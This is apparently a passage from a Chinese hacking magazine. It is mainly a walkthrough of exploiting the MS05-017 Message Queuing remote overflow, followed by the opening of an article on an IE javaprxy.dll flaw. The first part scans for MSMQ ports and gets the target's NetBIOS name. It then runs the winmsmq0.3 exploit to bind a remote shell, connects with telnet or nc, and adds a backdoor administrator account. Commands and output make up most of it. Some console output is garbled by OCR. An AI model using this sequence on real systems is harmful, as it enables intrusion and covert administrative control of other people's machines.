（文章中涉及到的程序echo.vbs、Mix.dll、my_udf.cpp、my_udf.dll、mysql.h、sysudf.dll已经收录于光盘中）

体验Windows Message Queuing 消息队列远程溢出（MS05-017）

sagi

微软的消息队列技术允许不同时间运行的应用程序跨不同网络或跨临时离线的系统进行通讯。前些日子，消息队列被发现存在严重的远程代码执行漏洞，起因是消息队列组件中的缓冲区未经检查。利用该漏洞，远程入侵者可以完全控制受影响的系统，以管理员权限执行任意命令！该漏洞可以影响到Windows2000 SP4以及WindowsXP SP1。

虽然这个漏洞非常的严重，但是好在消息队列服务（MSMQ）系统默认并未开启，这就使得该漏洞的利用受到了一定的条件限制（不过，网上还是可以扫描到一些开放MSMQ服务的主机的）。我们先来看一下该如何安装消息队列服务，点击“控制面板”上的“添加删除程序”，选择“添加／删除Windows 组件”，就可以找到消息队列服务（MSMQ），勾选上，点击“下一步”就可以顺利的安装这个服务了，如图1。





图 1

如果你已经安装了该服务，但是却没有启动的话，可以使用start msmq命令来启动消息队列服务，如图2。



```
E:\Documents and Settings\Administrator>start msmq


E:\Documents and Settings\Administrator>start msmq

E:\Documents and Settings\Administrator>net start msmq
Message Queuing 服务正在启动 .
Message Queuing 服务已经启动成功。

E:\Documents and Settings\Administrator>
```

图 2


然后，我们执行net start就可以从服务列表中看到已经开启的“Message Queuing”服务了，如图3。



```
File Server for Macintosh
FTP Publishing Service
IIS Admin Service
Internet Authentication Service
IPSEC Policy Agent
License Logging Service
Logical Disk Manager
Message Queuing
Messenger
Network Connections
Network News Transport Protocol (NNTP)
NT LM Security Support Provider
Plug and Play
Print Server for Macintosh
Print Spooler
Protected Storage
Remote Access Connection Manager
Remote Procedure Call (RPC)
Remote Registry Service
Remote Storage Engine
Remote Storage File
Remote Storage Media
Removable Storage
RunAs Service
Security Accounts Manager
```

图 3

消息队列服务默认使用的是2103、2105、2107这三个端口，服务启动后，我们通过netstat -an命令可以清楚的看到这三个端口已经处于“LISTENING”监听状态了，如图4。



```
TCP    0.0.0.0:1036          0.0.0.0:0    LISTENING
TCP    0.0.0.0:1039          0.0.0.0:0    LISTENING
TCP    0.0.0.0:1041          0.0.0.0:0    LISTENING
TCP    0.0.0.0:1755          0.0.0.0:0    LISTENING
TCP    0.0.0.0:3372          0.0.0.0:0    LISTENING
TCP    0.0.0.0:3389          0.0.0.0:0    LISTENING
TCP    0.0.0.0:5463          0.0.0.0:0    LISTENING
TCP    0.0.0.0:6666          0.0.0.0:0    LISTENING
TCP    0.0.0.0:7007          0.0.0.0:0    LISTENING
TCP    0.0.0.0:7778          0.0.0.0:0    LISTENING
TCP    192.168.0.66:139      0.0.0.0:0    LISTENING
TCP    192.168.0.66:1049     0.0.0.0:0    LISTENING
TCP    192.168.0.66:1081     0.0.0.0:0    LISTENING
TCP    192.168.0.66:2103     0.0.0.0:0    LISTENING
TCP    192.168.0.66:2105     0.0.0.0:0    LISTENING
TCP    192.168.0.66:2107     0.0.0.0:0    LISTENING
UDP    0.0.0.0:7             *:*
UDP    0.0.0.0:9             *:*
UDP    0.0.0.0:13            *:*
UDP    0.0.0.0:17            *:*
UDP    0.0.0.0:19            *:*
UDP    0.0.0.0:42            *:*
UDP    0.0.0.0:68            *:*
UDP    0.0.0.0:135           *:*
UDP    0.0.0.0:161           *:*
```

图 4

在网上如何寻找开放消息队列服务的主机呢？我们可以使用superscan扫描2103－2107端口，如图5。接下来，让我们具体的看一下漏洞利用程序的使用格式，如图6。语法很简单，“winmsmq0.3 目标IP 连接端口 对方的netbios名 绑定shell的端口 包数count”，默认情况下，包数可以不使用，对于Windows服务器版以及高级服务器版，如果默认溢出不成功，可以使用包数count（通常使用8）再进行溢出尝试。溢出程序需要知道对方的netbios名称，该如何获取对方的netbios名称呢？我们可以使用nbtstat命令，nbtstat -A 192.168.0.66就可以查看对方的netbios名称了，如图7。其实，我们使用superscan也是可以得到对方netbios名称的，只要在“扫描类型”中选上“解析主机名”就可以。





图 5



```
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

E:\Documents and Settings\Administrator>f:

F:\>cd test

F:\test>winmsmq0.3
        (MS05-017) Message Queuing Buffer Overflow Vulnerability
              Copyright (c) 2004-2005 .: houseofdabus :.
winmsmq0.3 <host> <port> <netbios name> <bind port> [count]
MSMQ ports: 2103, 2105, 2107
count - number of packets. for Win2k Server/AdvServer = 6-8
F:\test>_
```

图 6

```
F:\test>nbtstat -A 192.168.0.66
本地连接:
Node IpAddress: [192.168.0.168] Scope Id: []
           NetBIOS Remote Machine Name Table
       Name               Type         Status
    ---------------------------------------------
    DELL           <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    DELL           <20>  UNIQUE      Registered
    DELL           <03>  UNIQUE      Registered
    INet~Services  <1C>  GROUP       Registered
    IS~DELL........<00>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered
    WORKGROUP      <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered
    ADMINISTRATOR  <03>  UNIQUE      Registered
    MAC Address = 00-11-43-40-AD-9F
F:\test>
```

图 7

好了，条件都具备了，下面我们用命令 winmsmq0.3 192.168.0.66 2103 DELL 813，DELL 就是对方的netbios名称，813是绑定shell的端口号，如图8。接下来我们连接对方的813端口，telnet 192.168.0.66 813，如图9，成功的得到了一个cmd shell。在这儿，你也可以使用nc -vv 192.168.0.66 813来连接，因为我的nc被瑞星杀掉了，所以我才直接使用telnet连接的，如果你有nc的话，强烈建议使用nc来连接，因为telnet看不到回显，执行命令很麻烦。使用net user添加帐号什么的，完全成功，如图10。

（文章中涉及到的程序winmsmq0.3已经收录于光盘中）

```
   IS~DELL........<00>  UNIQUE      Registered
   WORKGROUP      <1E>  GROUP       Registered
   WORKGROUP      <1D>  UNIQUE      Registered
   ..__MSBROUSE__.<01>  GROUP       Registered
   ADMINISTRATOR  <03>  UNIQUE      Registered
   MAC Address = 00-11-43-40-AD-9F
F:\test>winmsmq0.3 192.168.0.66 2103 DELL 813
     (MS05-017) Message Queuing Buffer Overflow Vulnerability
          Copyright (c) 2004-2005 .: houseofdabus :.
[*] Connecting to 192.168.0.66:2103 ... OK
[*] Attacking.... OK
F:\test>
```

图 8

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

E:\WINNT\system32>net user
net user

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    IUSR_DELL
IWAM_DELL                NetShowServices          test
TsInternetUser
命令运行完毕，但发生一个或多个错误。
```

图 9

```
d | *> /ADD [options] [/DOMAIN]
                                    username [/DELETE] [/DOMAIN]
请键入 NET HELPMSG 3506 以获得更多的帮助。

nnet' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
E:\WINNT\system32>net user test 1234
net user test 1234
命令成功完成。
E:\WINNT\system32>net localgroup administrators test /add
net localgroup administrators test /add
命令成功完成。
E:\WINNT\system32>_
```

图 10

IE漏洞，Windows挥之不去的痛！
——IE javaprxy.dll COM对象漏洞之利用

ShadowSky

Internet Explorer（IE）浏览器，是微软集成在Windows系列操作系统中的一个组件，也是目前Internet上使用最广泛的网页浏览器。但IE的安全漏洞也由来已久，目前Internet上的网页木马绝大多数都是利用IE的漏洞来触发的。象年初的MS05-002，以及稍后的MS05-016、MS05-020漏洞都与IE有关，这不，IE又出洞洞了！大家都知道网页木马很令人讨厌，可到底是该怪这些木马呢，还是该怪IE？

IE javaprxy.dll COM对象漏洞

IE浏览器中被发现存在堆溢出漏洞，远程攻击者可能利用这个漏洞覆盖函数指针或数据段，导致在IE环境中执行任意代码，起因是恶意的网页初始化javaprxy.dll COM对象的方式。如果用户加载了有某些嵌入CLSID的HTML文档的话，就可能导致空指针错误或内存破坏。

这个漏洞影响的范围非常广，包括Windows98、WindowME、Windows2000 SP4，WindowsXP SP2、Windows2003 SP1等均受影响。

